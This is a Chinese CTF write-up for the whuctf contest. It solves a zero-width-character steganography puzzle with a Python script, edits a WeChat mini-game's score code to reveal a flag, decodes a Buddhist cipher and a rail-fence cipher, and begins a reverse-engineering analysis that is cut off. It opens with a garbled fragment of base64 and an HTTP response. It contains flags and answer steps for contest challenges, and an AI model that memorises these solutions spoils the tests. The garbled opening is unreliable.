/nnryKU9rZAejHXJ1uSORkS3tSQb8pDsYXOH3W6ZY1R4AVKwu/I0PApUrHt5ZVe4VxDfPMWWDsa5qzkPuRDAzkCz1SsK7rwBEuk4KGc+4Nm/
E9sysuxM4Yro5vRYep52SlCPuRSjUvClmuVmYwq9Et5mFSjlI68u0VkG0UdpTx6RsHFUrxfPgQHT4GKJFKPSZeXIZF4eqpa+ijRp9Bk/
hvwCxqcievufyDP4bhBhsLC9cn1vw0mTfpPDpFRFddfRb5eeGrnFVBrCDfNzyJEyooUb/
ZIzLTFCLTGfcnFEJotPRS4H3Q878Qd4aVWY7Xbo3FBgRrQpMEY2DqWfCz5oqv8zBonmp7rgTiZYkEz/+EtaDxe9lotNt+Sc4427cdxTaVHXBMHu8RrWcxoZY/
WDYmyi4DMTO7fZqhCDMTIHtqfwyow5JvGzbN4gXEli2ZLGtPHn6q6wbJoCmCURUKBZap02BB4WHyMV
+IKmS9arBqAAjJDye2pO2QGvBbtosbjnmbsqeUyrkO42zV+hj2JF3bkd
+cnuUZ0nq1BF29FuUrCAGrFigW9Ia3BlTX3Va49sFhomOdLrBBPwwZ3YMgfSGTzC0JNKbF/q7neLKFb6tJG1TYIGQeJGnO93/
tJ97poigabLG2yn3MZNotdbgnbxq+lKS1SgeoT9VUrzI+qMSu4brwZp24AZXC+nMRW9fTzLL9SZudE4pafGrDkR+LoByif1+gbZHSkG7HsJPJhy0zP304T82Z
+BqkKfDjaLScMfwE1HX3RMkeGexvBQiGaMdOT9+bC27HDLumbUHP8DhSrRAHKCl+CJNPkwa9oAzw0uE+G79vo69dorfvesEdk9J2ofYCdjVlhu4mLQWM/
NJX5K8QFnV9oRQ06nx0P0kk7LVU3jMn9DR2h/vW81Kn2OZBJHnV1TzVupz1A8r2+CTfrld0rTJeUY6l9bEbQkJLGPfi5xTL+UuN133cKezihnp/
qYLLbBzG6N4/LBWsbShJWehnGy1VAyj88zNEuPlvCiFxVMoXfTKMTPbyPCaCbQbPm0zWo4SJhQOoypyFBnwqx/
PQ5wvx6U2LTYQgr3NNbywFxng99GkbztDOphpHJAswOVEdQXBBuPPzq1KCjoJVUxaqLE9CDhXplEHTTP/1.1 200 OK
Date: Mon, 11 May 2020 08:40:43 GMT
Server: Apache/2.4.41 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 172
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

5U
+SIO3pbt0CXFm7gLAx3xT7q0qDPFaCK8lNevS6Nrmak6Hhj9PXx3ZlGnMIgkqnqHmf6ba5VvtRMgJP6wUtoMXx5WeYJvobewjKDmZ8sSUCZJhKzzkX2ISKKy/
snPv+6UOh5rBo6j/JvFGUOUjkKCbCe+nEGD9EKyv10Uu9KHU=
```

```
$d6="5U+SIO3pbt0CXFm7gLAx3xT7q0qDPFaCK8lNevS6Nrmak6Hhj9PXx3ZlGnMIgkqnqHmf6ba5VvtRMgJP6wUtoMXx5WeYJvobewjKDmZ8sSUCZJhKzzkX2ISKKy/snPv+6UOh5rBo6j/JvFGUOUjkKCbCe+nEGD9EKyv10Uu9KHU=";
$r6=openssl_decrypt($d6, "AES128", $key);
    print($r6."\n");
print base64_decode("PD9waHAKCi8vJGZsYWcgPSAid2h1Y3Rme2NkNzY4ZWFjLTA3NDYtNDk3OS1hNDBkLTViNmEyNjljNGRkZX0iCj8+Cg==");
```

版权保护

给了一个压缩包，里面有两个文件。打开后内容如下



我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最
最帅我
帅我最
我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅我最帅

用16进制编辑器查看没有发现有价值的信息。
由中文联想到宽字节隐写
宽字节隐写下，`\u200d` 代表 `0` ，`\u200c` 代表 `1`
编写脚本对文件进行提取


```python
#coding=utf8
f=open('题目','r',encoding='utf8')
d=f.readline()
f.close()

i=0
dd=''
for x in d:
    if x =='\u200d':
        dd+= '0'
    elif x=='\u200c':
        dd+= '1'
    #i=i+1
f=open('res','w')
f.write(dd)
f.close()
#res
#0111011101101000011101010110001101110100011001100111101101011001001100000111010101011111011010110110111000110000
0011101110101111110110100000110000011101110101111110111010000110000010111110111000001110010001100000111010001100
10
1011000110111010000110001001100010011000101111110101110111011010000111010101100011011101000110011001111011010110
0
1001100000111010101011111011010110110111000110000011101110101111110110100000110000011101110101111110111010000110
00
0010111110111000001110010001100000111010001100101011000110111010000110001001100010011000101111110101110111011010
0
0011101010110001101110100011001100111101101011001001100000111010101011111011010110110111000110000011101110101111
1011010000011000001110111010111111011101000011000001011111011100000111001000110000011101000110010101100011011101
0
0001100010011000100110001011111101011101110110100001110101011000110111010001100110011110110101100100110000011101
0
1010111110110101101101110001100000111011101011111101101000001100000111011101011111101110100001100000101111101110
00
0011100100011000001110100011001010110001101110100001100010011000100110001011111101011101110110100001110101011000
1
1011101000110011001111011010110010011000001110101010111110110101101101110001100000111011101011111101101000001100
0
0011101110101111110111010000110000010111110111000001110010001100000111010001100101011000110111010000110001001100
0
1001100010111111010111011101101000011101010110001101110100011001100111101101011001001100000111010101011111011010
1
1011011100011000001110111010111111011010000011000001110111010111111011101000011000001011111011100000111001000110
00
0011101000110010101100011011101000011000100110001001100010111111010111011101101000011101010110001101110100011001
1
0011110110101100100110000011101010101111101101011011011100011000001110111010111111011010000011000001110111010111
1
1011101000011000001011111011100000111001000110000011101000110010101100011011101000011000100110001001100010111111
0
1011101110110100001110101011000110111010001100110011110110101100100110000011101010101111101101011011011100011000
0011101110101111110110100000110000011101110101111110111010000110000010111110111000001110010001100000111010001100
10
1011000110111010000110001001100010011000101111110101110111011010000111010101100011011101000110011001111011010110
0
1001100000111010101011111011010110110111000110000011101110101111110110100000110000011101110101111110111010000110
00
0010111110111000001110010001100000111010000110
```


将res内容当作比特串转换为ascii后得到

```
>>> binascii.unhexlify('7768756374667b5930755f6b6e30775f6830775f74305f7072307465637431313 17d7768756374667b593075
5f6b6e30775f6830775f74305f7072307465637431313 17d7768756374667b5930755f6b6e30775f6830775f74305f70723074656374313 1
317d7768756374667b5930755f6b6e30775f6830775f74305f7072307465637431313 17d7768756374667b5930755f6b6e30775f6830775f
74305f7072307465637431313 17d7768756374667b5930755f6b6e30775f6830775f74305f7072307465637431313 17d7768756374667b59
30755f6b6e30775f6830775f74305f7072307465637431313 17d7768756374667b5930755f6b6e30775f6830775f74305f70723074656374
3131317d7768756374667b5930755f6b6e30775f6830775f74305f7072307460')
b'whuctf{Y0u_kn0w_h0w_t0_pr0tect111}whuctf{Y0u_kn0w_h0w_t0_pr0tect111}whuctf{Y0u_kn0w_h0w_t0_pr0tect111}whuctf{Y
0u_kn0w_h0w_t0_pr0tect111}whuctf{Y0u_kn0w_h0w_t0_pr0tect111}whuctf{Y0u_kn0w_h0w_t0_pr0tect111}whuctf{Y0u_kn0w_h0
w_t0_pr0tect111}whuctf{Y0u_kn0w_h0w_t0_pr0tect111}whuctf{Y0u_kn0w_h0w_t0_pr0t`'
>>>
```

wechat


题目给了一个压缩包，打开后结构如下


名称 修改日期 类型 大小




audio	2020/5/25 18:50	文件夹	
images	2020/5/25 18:50	文件夹	
js	2020/5/25 18:50	文件夹	
node_modules	2020/5/26 15:55	文件夹	
txt	2020/5/25 18:50	文件夹	
game.js	2020/5/23 10:27	JavaScript 源文件	1 KB
game.json	2020/5/23 9:30	JSON 文件	1 KB
package-lock.json	2020/5/26 15:55	JSON 文件	36 KB
project.config.json	2020/5/27 6:44	JSON 文件	1 KB
test.js	2020/5/27 6:42	JavaScript 源文件	0 KB

可以使用微信开发者程序中打开该工程。
模拟运行后，程序入口为`main.js`。
分析`main.js`
找到了分数变化的函数




```
// 全局碰撞检测
collisionDetection() {
  let that = this

  databus.bullets.forEach((bullet) => {
    for ( let i = 0, il = databus.enemys.length; i < il;i++ ) {
      let enemy = databus.enemys[i]

      if ( !enemy.isPlaying && enemy.isCollideWith(bullet) ) {
        enemy.playAnimation()  //敌人被击中
        that.music.playExplosion()

        bullet.visible = false
        databus.score  += 1

        break
      }
    }
  })

  for ( let i = 0, il = databus.enemys.length; i < il;i++ ) {
```

子弹击中后会将分数加1。根据题目提示，改为每次加10000，再次编译运行，结束后得到flag




```
      if ( !enemy.isPlaying && enemy.isCollideWith(bullet) ) {
        enemy.playAnimation()  //敌人被击中
        that.music.playExplosion()

        bullet.visible = false
        databus.score  += 10000

        break
      }
```



```
quality
whuctf{wechat_g4m1}
quality
whuctf{wechat_g4m1}
quality
```

佛系青年

题目信息如下


佛系青年BingGe


40

我看见我的朋友BingGe坐在信部网球场的栅栏边上看一本佛经，我很好奇，也过去看，只见上面写着: 佛曰：般羅穆僧冥神大侄所隸奢尼哆恐侄大藐若故曳咒室呐阿竟諳他缽悉爍諦哆咒豆苦缽尼帝所冥等上哆瑟俱薩諸諳伊冥特諳實怯他罰不參亦皤有婆僧藝俱羯怯至皤滅知真哆訶亦能怯瑟梵陀奢知呼故梵夢死有皤能薩曰俱穆勝竟怯明奢參世缽佛皤羯瑟奢孕梵逝楞呐醯故奢想謹提諦盡侄阿哆利俱吉罰老謹涅神能皤集實輸奢薩奢數哆波者俱勝俱所遠盡呐倒利闍盧諦罰薩梵曰度提大諦哆穆輸醯怯參侄諸娑梵伽知勝穆伊顛冥參道冥有

之前做过类似的题，可在如下网址解码佛语
http://www.keyfc.net/bbs/tools/tudoucode.aspx
得到字符串 `767566536773bf1ef643676363676784e1d015847635575637560ff4f41d`

尝试转ascii，但失败

尝试古典密码解密，发现栅栏密码可以成功解密



```
填写所需检测的密码：（已输入字符数统计：60）
767566536773bf1ef643676363676784e1d0158476355756375 60ff4f41d

结果：（字符数统计：682）
得到因数(排除1和字符串长度)：
 2 3 4 5 6 10 12 15 20 30

第1栏：776567b1f4666668ed187355350ff1656373fe637337741054657676f44d
第2栏：7557be476781143736f46637ff36364d5755704176631663 67e086565ffd
第3栏：766bf666e17530f667f673715677f475714668d8355f1533e3374045664d
第4栏：767e63807754653f7641656f73b667e5360456f4361853f1671367d457fd
第5栏：75b468133f63f334557476166e855f57e771476467f66d750163637066fd
第6栏：776875637466 7b6e305f315f616d5f6e30745f615f36756464683173747d
第7栏：7b6136f357716855e7466f6706676f5483f3345466e5f7717476d513306d
第8栏：7e876f4576e6541363d766055716365 0638f764f7374366fb734f651175d
第9栏：767676763535665637565376663777785346be0f1f1dfe04f1f65448134d
```


```
  File "<stdin>", line 1, in <module>
TypeError: hex() takes exactly one argument (2 given)
>>> hex(300)
'0x12c'
>>> hex(168)
'0xa8'
>>> s='whuctf'
>>> import binascii
>>> binascii.hexlify(s)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: a bytes-like object is required, not 'str'
>>> s=b'whuctf'
>>> binascii.hexlify(s)
b'776875637466'
>>> d='7768756374667b6e305f315f616d5f6e30745f615f36756464683173747d'
>>> binascii.unhexlify(s)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
binascii.Error: Non-hexadecimal digit found
>>> binascii.unhexlify(d)
b'whuctf{n0_1_am_n0t_a_6uddh1st}'
>>>
```

https://blog.csdn.net/weixin_43826280

0x3 re

whuer1.exe

动态调试后设置如下断点
[Image: image.png]



```
      exit(0);
    }
    *((_DWORD *)&v5 + v0++) = v1 - 48;
  }
  while ( v0 < 7 );
  if ( (_DWORD)v7 != 5 )
  {
LABEL_10:
    sub_761020("wrong,check your input\n");
    exit(0);
  }
  v2 = 0;
  v3 = &v6;
  do
  {
    if ( *(_DWORD *)v3 + *((_DWORD *)v3 - 1) + *((_DWORD *)v3 - 2) != 15
      || *(&v8 + v2) + *((_DWORD *)&v6 + v2 + 1) + *((_DWORD *)&v5 + v2) != 15 )
    {
      goto LABEL_10;
    }
    ++v2;
    v3 = (__int64 *)((char *)v3 + 12);
  }
  while ( v2 < 3 );
```

```
00000565 sub_761090:55 (761165)
```

```
Hex View-1
00CFFE80  D8 FE CF 00 16 11 76 00  F0 22 76 00 CC FE CF 00  佝·....v...v.烃·..
00CFFE90  D0 22 76 00 78 22 76 00  20 22 76 00 C8 21 76 00  ..v.x"v.·"v...v.
00CFFEA0  70 21 76 00 18 21 76 00  01 00 00 00 02 00 00 00  p!v..!v.........
00CFFEB0  03 00 00 00 04 00 00 00  05 00 00 00 06 00 00 00  ................
00CFFEC0  07 00 00 00 09 00 00 00  02 00 00 00 31 32 33 34  ............1234
00CFFED0  35 36 37 00 3B 86 A1 AA  20 FF CF 00 89 13 76 00  567.;啞·.......v.
00CFFEE0  01 00 00 00 E8 68 FB 00  60 8D FB 00 C3 87 A1 AA  ....鑷·..`醤·.脟·—·
00CFFEF0  11 14 76 00 11 14 76 00  00 00 B9 00 00 00 00 00  ..v...v.........
UNKNOWN 00CFFEA8: Stack[00003F00]:00CFFEA8 (Synchronized with ESP, Stack view)
```

分析程序作用，接受一个7字节的字符串，其中第5个数字要为5
接着进行三轮判断
判断方式如下

